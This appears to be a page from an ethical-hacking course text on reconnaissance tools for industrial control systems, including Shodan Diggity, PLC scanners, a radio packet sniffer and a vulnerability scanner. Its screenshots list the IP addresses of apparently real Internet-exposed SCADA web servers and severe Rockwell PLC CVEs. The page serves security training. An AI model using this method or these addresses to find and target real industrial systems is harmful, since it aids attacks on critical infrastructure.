
Discussed below are various OT information-gathering tools:

- **SearchDiggity**

  Source: *https://bishopfox.com*

  SearchDiggity is the primary attack tool of the Google Hacking Diggity Project. It consists of a set of tools including GoogleDiggity, BingDiggity, Bing LinkFromDomainDiggity, CodeSearchDiggity, DLPDiggity, FlashDiggity, MalwareDiggity, PortScanDiggity, SHODANDiggity, BingBinaryMalwareSearch, and NotInMyBackYard Diggity.

  Shodan Diggity provides an easy-to-use scanning interface to the popular Shodan hacking search engine; furthermore, it comes equipped with a convenient list of 167 search queries ready in a pre-made dictionary file known as the Shodan Hacking Database (SHDB). Shodan is a search engine that lets you find specific types of computers (routers, servers, etc.) using a variety of filters. Attackers use Shodan Diggity to detect SCADA systems connected to the Internet along with their details such as IP address, geolocation, etc.


Google
CodeSearch
Bing
LinkFromDomain
DLP
Flash
Malware
PortScan
NotInMyBackyard
BingMalware
Shodan
Simple
Advanced
SCAN
Cancel
Settings
API Key:
Create
☑ Hide
Query Appender
Queries
☐ Default Credentials
☐ FTP
☐ Printer
☐ Router
☐ SCADA
☐ Electro Industries Gauç
☐ Photovoltaic
☐ Rockwell SLC-505 PLC
☐ SCADA USA
☐ SCADA
☐ scada
☑ Niagara Web Serve
☐ Siemens s7
Output
Selected Result

Enter SHODAN API key

Category	Search String	URL	Hostnames	City	Country
SCADA	Niagara Web Server	http://193.185.169.90/			Finland
SCADA	Niagara Web Server	http://12.171.57.87/			United States
SCADA	Niagara Web Server	http://70.168.40.243/	wsip-70-168-40-243.	Cleveland	United States
SCADA	Niagara Web Server	http://216.241.207.94/	sciop-ip94.scinternet.	Colorado City	United States
SCADA	Niagara Web Server	http://206.82.16.227/	niagarafred.norleb.k1	Lancaster	United States
SCADA	Niagara Web Server	http://184.187.11.158/		Omaha	United States


```
HTTP/1.0 302 Moved Temporarily
location: http://70.168.40.243/login
content-type: text/html; charset=UTF-8
content-length: 116
set-cookie: niagara_audit=guest; path=/
server: Niagara Web Server/3.5.34
```

Finding SCADA systems via SHODAN Diggity

Figure 18.119: Screenshot of SearchDiggity

Listed below are some additional OT information-gathering tools:

- Kamerka-GUI (*https://github.com*)
- Redpoint (*https://github.com*)
- s7scan (*https://github.com*)
- SCADAPASS (*http://www.scada.sl*)
- plcscan (*https://code.google.com*)



Sniffing and Vulnerability-Scanning Tools

Sniffing Tool: SmartRF Packet Sniffer

SmartRF Packet Sniffer includes software and **firmware to capture** and display over-the-air packets

Smart RF Sniffer Agent - v1.05.00
File
Options
Help
Incoming Data
Outgoing Data
Start All
Stop All
Running
Open
Packet Capture Devices
Device Configuration...
Search For New Devices

Available: 1 Selected: 1 Running: 1

Converter Status

Mode: Remote In: 20 Out: 20

Outgoing Data Configuration

<Socket>
Outgoing IP Address: 1.2.3.4
Outgoing Port: 17760 (TI Radio Packet Info)
Max Packets: 0 (Unlimited)
<Pipe>
Pipe Name: tiwspc_data
Pipe Location: \\.\pipe\tiwspc_data

Sniffer Devices Connected: 1

Texas Instruments

https://www.ti.com

Vulnerability Scanning Tool: Microsoft Defender for IoT

CyberX enumerates **device-level** and **network-level vulnerabilities** such as missing patches, weak passwords, unused open ports, and remote access ports

PLC_1_Line20
192.168.110.1

Rockwell Automation
ROCKWELL AUTOMATION

Security Score 32%

★ 1 Unacknowledged Alert exists

Ports In Use

- ○ UDP PORT 44818 (EtherNet/IP)
- ○ TCP PORT 44818 (EtherNet/IP)

Most Severe CVE

CVE ID	Score	Description
CVE-2012-6437	10.0	Rockwell Automation EtherNet/IP products; 1756-ENBT, 1756-EWEB, 1768-ENBT, and 1768-EWEB communication modules; CompactLogix L32E and L35E controllers; 1788-ENBT FLEXLogix adapter; 1794-AENTR FLEX I/O EtherNet/IP adapter; ControlLogix 18 and earlier; CompactLogix 18 and earlier; GuardLogix 18 and earlier; SoftLogix 18 and earlier; CompactLogix controllers 19 and earlier; SoftLogix controllers 19 and earlier; ControlLogix controllers 20 and earlier; GuardLogix controllers 20 and earlier; and MicroLogix 1100 and 1400 do not properly perform authentication for Ethernet firmware updates, which allows remote attackers to execute arbitrary code via a Trojan horse update image.
CVE-2010-2965	10.0	The WDB target agent debug service in Wind River VxWorks 6.x, 5.x, and earlier, as used on the Rockwell Automation 1756-ENBT series A with firmware 3.2.6 and 3.6.1 and other products, allows remote attackers to read or modify arbitrary memory locations, perform function calls, or manage tasks via requests to UDP port 17185, a related issue to CVE-2005-3804.

